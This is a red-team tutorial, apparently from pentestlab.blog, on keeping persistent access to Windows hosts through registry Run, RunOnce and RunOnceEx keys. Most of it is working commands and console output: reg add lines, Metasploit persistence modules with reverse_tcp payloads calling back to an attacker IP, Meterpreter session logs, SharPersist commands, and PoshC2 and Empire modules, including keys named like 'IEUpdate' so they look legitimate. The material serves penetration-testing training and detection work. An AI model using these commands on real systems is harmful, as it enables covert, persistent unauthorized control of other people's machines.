

# Persistence – Registry Run Keys

 [pentestlab.blog/category/red-team/page/62](https://pentestlab.blog/category/red-team/page/62)

October 1, 2019


Getting an initial foothold inside a network during a red team operation is a time consuming task. Therefore persistence is key to a successful red team operation as will enable the team to focus on the objectives of the engagement without losing the communication with the command and control server.

Creating registry keys that will execute an arbitrary payload during Windows logon is one of the oldest tricks in the red team playbooks. This persistence technique requires the creation of registry run keys. Various threat actors and known tools such as Metasploit, Empire and SharPersist provide this capability therefore a mature SOC team will be able to detect this malicious activity.

## Terminal

Registry keys can be added from the terminal to the run keys to achieve persistence. These keys will contain a reference to the actual payload that will be executed when a user logs in. The following registry locations are known to be used by threat actors and red teams that use this method of persistence.

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
```



```
C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.


C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\>
```

### Registry – Run Keys Current User

If elevated credentials have been obtained it is preferred to use the Local Machine registry locations instead of the Current User as the payload will be executed every time that the system boots regardless of the user who is authenticating with the system.

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices"
/v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
```



```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t
REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v Pentestlab
/t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.


C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>
```

#### Registry – Run Keys Local Machine

During the next logon the payloads will be executed and will communicate back to Meterpreter.



```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:51339) at 2019-09-30 06:37:24 -0400
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:51340) at 2019-09-30 06:37:25 -0400

meterpreter >
```

#### Meterpreter – Run Keys

Oddvar Moe discovered two more registry locations that could allow red teams to achieve persistence by executing either an arbitrary payload or a DLL. These will be executed during logon and require admin level privileges.

```
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend"
/v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.dll"
```

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 8 opened (10.0.2.21:4444 -> 10.0.2.30:51354) at 2019-09-30 07:32:27 -0400

meterpreter >
```

### Meterpreter – Arbitrary DLL

## Metasploit

Metasploit Framework supports persistence via the registry by using a Meterpreter script and a post exploitation module. The Meterpreter script will create a payload in the form of a VBS script which will be dropped to disk and will create a registry key that will run the payload during logon of the user.

run persistence -U -P windows/x64/meterpreter/reverse\_tcp -i 5 -p 443 -r 10.0.2.21

```
meterpreter > run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r 10.0.2.21

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/OUTLOOK_20190928.5745/OUTLOOK_20190928.5745.rc
[*] Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=443
[*] Persistent agent script is 10839 bytes long
[+] Persistent Script written to C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[*] Executing script C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[+] Agent executed with PID 5752
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJP0gifgk
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJP0gifgk
meterpreter >
```

### Metasploit – Meterpreter Persistence Script

The next time that the user will login with the system a new Meterpreter session will open.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:443
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:443 -> 10.0.2.30:49674) at 2019-09-28 15:32:58 -0400

meterpreter >
```

### Metasploit – Meterpreter Session

Alternatively there is a post exploitation module which can be used for persistence. The module require the following configuration and will drop an executable at a writable location on the compromised system.

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/pentestlab.exe
set SESSION 2
set STARTUP USER
set LOCALEXEPATH C:\\tmp
run
```

```
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/pentestlab.exe
REXEPATH => /tmp/pentestlab.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/persistence_exe) > set STARTUP USER
STARTUP => USER
msf5 post(windows/manage/persistence_exe) > set LOCALEXEPATH C:\\tmp
LOCALEXEPATH => C:\\tmp
msf5 post(windows/manage/persistence_exe) > run
```

#### Metasploit – Persistence Post Exploitation Module Configuration

The module will use the registry location of the current user since the **USER** has been selected as an option.

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\\tmp\\default.exe
[*] Executing script C:\\tmp\\default.exe
[+] Agent executed with PID 3904
[*] Installing into autorun as HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\zLeZYYqw
[+] Installed into autorun as HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\zLeZYYqw
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.4631/OUTLOOK_20190928.4631.rc
[*] Post module execution completed
msf5 post(windows/manage/persistence_exe) >
```

#### Metasploit – Persistence Post Exploitation Module

The module can be configured to create a registry key in the **HKLM** location if SYSTEM level privileges have been obtained. The **STARTUP** option will need to be changed to SYSTEM.

set STARTUP SYSTEM

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\\tmp\\default.exe
[*] Executing script C:\\tmp\\default.exe
[+] Agent executed with PID 3460
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\PjDkIaiX
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\PjDkIaiX
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.1531/OUTLOOK_20190928.1531.rc
[*] Post module execution completed
```

#### Metasploit – Persistence Module as SYSTEM

## SharPersist

SharPersist is a tool developed by Brett Hawkins in C# that combines a variety of persistence techniques including the addition of registry run keys. This toolkit can be loaded into various command and control frameworks that support reflective loading such as Cobalt Strike and PoshC2. The following command will create a registry key that will execute an arbitrary payload from the same registry location as the Metasploit Framework modules.

```
SharPersist -t reg -c "C:\\Windows\\System32\\cmd.exe" -a "/c C:\\tmp\\pentestlab.exe"
-k "hkcurun" -v "pentestlab" -m add
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -k "hkcurun" -v "pentestlab" -m add
[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: pentestlab
[*] INFO: Option:
[+] SUCCESS: Registry persistence added
```

### SharPersist – Registry as User

If elevated access has been obtained modifying the command to install the registry key in the Local Machine location to achieve persistence for all users.

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -k "hkmlrun" -v "pentestlab" -m add -o env
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -k "hkmlrun" -v "pentestlab" -m add -o env
[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: pentestlab
[*] INFO: Option: env
[+] SUCCESS: Registry persistence added
C:\Users>
```

### SharPersist – Registry as SYSTEM

SharPersist contains also persistence capabilities via the **RunOnce** and **RunOnceEx** registry keys. The following commands will create registry keys in these locations that will execute arbitrary payloads.

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkmlrunonce" -v "Pentestlab" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkmlrunonceex" -v "Pentestlab" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkcurunonce" -v "Pentestlab" -m add
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkmlrunonce" -v "Pentestlab" -m add
[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
[*] INFO: Registry Value: Pentestlab
[*] INFO: Option:
[+] SUCCESS: Registry persistence added
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkmlrunonceex" -v "Pentestlab" -m add
[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
[*] INFO: Registry Value: Pentestlab
[*] INFO: Option:
[+] SUCCESS: Registry persistence added
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkcurunonce" -v "Pentestlab" -m add
[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
```

### SharPersist – RunOnce Registry Key



SharPersist provides also an option to use another registry location for persistence (**UserInitMprLogonScript**).

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "logonscript" -m add
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "logonscript" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKCU\Environment
[*] INFO: Registry Value: UserInitMprLogonScript
[*] INFO: Option:

[+] SUCCESS: Registry persistence added

C:\Users>_
```

SharPersist – Logon Script

## PoshC2

---

PoshC2 supports various persistence capabilities which include the method of registry run keys. The following command will create two registry keys in the target host.

install-persistence

```
OUTLOOK\panag* @ OUTLOOK (PID:6560)
PS 3> install-persistence

OUTLOOK\panag* @ OUTLOOK (PID:6560)
PS 3> █
```

PoshC2 – Persistence

The registry Run key will have the name of IEUpdate in order to look legitimate and the second key will hide in the registry as a wallpaper.

```
Task 00016 (root) issued against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 16:48:28)
install-persistence

Task 00016 (root) returned against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 16:48:29)

Successfully installed persistence:
  Regkey: HKCU\Software\Microsoft\Windows\currentversion\run\IEUpdate
  Regkey2: HKCU\Software\Microsoft\Windows\currentversion\themes\Wallpaper777
```


PoshC2 – Registry Run Keys

## Empire

---


Empire contains two modules that are aligned with the persistence technique via Registry Run keys if Empire is being used as a command and control. Depending on the level of privileges these modules will attempt to install a base64 payload in the following registry locations:

- HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug
- HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug



Empire – Debug Registry Key Payload


```
usemodule persistence/userland/registry
usemodule persistence/elevated/registry*
```



Empire – Persistence Registry Module

Another registry key will be created under the name **Updater** that will contain the command to execute. PowerShell will attempt to run in the next logon the payload that is stored in the **Debug** key to achieve persistence.

- HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Empire – Registry Run Key

## References

- <https://github.com/fireeye/SharPersist>
- <https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/>
- <https://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/>
- <https://www.fireeye.com/blog/threat-research/2019/09/sharpersist-windows-persistence-toolkit.html>
- <https://attack.mitre.org/techniques/T1060/>